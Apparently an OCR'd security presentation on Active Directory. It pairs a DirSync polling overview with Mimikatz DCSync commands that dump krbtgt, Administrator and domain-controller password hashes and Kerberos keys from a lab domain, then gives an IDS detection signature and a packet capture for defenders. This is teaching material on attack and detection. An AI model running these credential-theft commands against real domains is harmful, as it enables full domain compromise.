

How to poll for object attribute changes in Active Directory on Windows 200 and Windows Server 2003


Polling for Changes Using the DirSync Control

Active Directory directory synchronization (DirSync) control is an LDAP server extension that enables an application to search an directory partition for objects that have changed since a previous state.


Use the DirSync control through ADSI by specifying the **ADS_SEARCHPREF_DIRSYNC** search preference when using **IDirectorySearch**. For more information and a code example, see Example Code Using ADS_SEARCHPREF_DIRSYNC. You can also perform a DirSync search using the LDAP API. The following describes the ADSI implementation, most of which also applies to using LDAP directly, except as discussed at the end of this topic.

Mimikatz DCSync: KRBTGT




```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/6/2015 4:01:58 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    ntlm- 0: 8b4e3f3c8e5e18ce5fb124ea9d7ac65f
    lm  - 0: 2584a622c5dbd03c9050a547430f5a2c

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8846a887883334322e0820bdd64c0f8e99a71147ae7f81310a
      aes128_hmac       (4096) : 17d63df4e26dde3e926e266f08a5d6cc
      des_cbc_md5       (4096) : 0e9efdb90e1f3457
      rc4_plain         (4096) : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

* Primary:Kerberos *
```

Mimikatz DCSync: Administrator



```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a6
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
```


Mimikatz DCSync Pull DC Account




```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:RDLABDC0
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'RDLABDC01$' will be the user account

Object RDN           : RDLABDC01

** SAM ACCOUNT **

SAM Username         : RDLABDC01$
Account Type         : 30000001 ( MACHINE_ACCOUNT )
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Account expiration   :
Password last change : 9/6/2015 4:02:13 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-1000
Object Relative ID   : 1000

Credentials:
  Hash NTLM: bec769d55b3379239ff52d43a06217c6

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGhostrdlabdc01.rd.adsecurity.org
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a3ea6eaa6fc190b8a8ce19fcbc8486d43c8ed1f4cf5a581
      aes128_hmac       (4096) : 413a9758183ceb07cc2a2a0a98d72741
      des_cbc_md5       (4096) : c40bda29ec45dfc7
      rc4_plain         (4096) : bec769d55b3379239ff52d43a06217c6
    OldCredentials
      aes256_hmac       (4096) : 97c1b572bc142162fd651856daf6dd1efc73b263fb8e5e
```

Blue Team Response: Mimikatz DCSync

- Detection: IDS Sig
  - “DRSUAPI” “DsGetNCChanges request”
  - Source != Domain Controller IP



```
7 6.06955600 172.16.11.101    172.16.11.12     DRSUAPI   258 DsBind request
8 6.06962500 172.16.11.12     172.16.11.101    DRSUAPI   258 DsBind response
9 6.08016000 172.16.11.101    172.16.11.12     DRSUAPI   402 DsGetNCChanges request
0 6.08147800 172.16.11.12     172.16.11.101    DCERPC   5890 Response: call_id: 7, Frag
1 6.08152400 172.16.11.12     172.16.11.101    TCP      1514 [TCP segment of a reassemb
2 6.08170400 172.16.11.101    172.16.11.12     TCP        54 49252→49155 [ACK] Seq=3534
3 6.08171100 172.16.11.12     172.16.11.101    DCERPC   2478 Response: call_id: 7, Frag
```



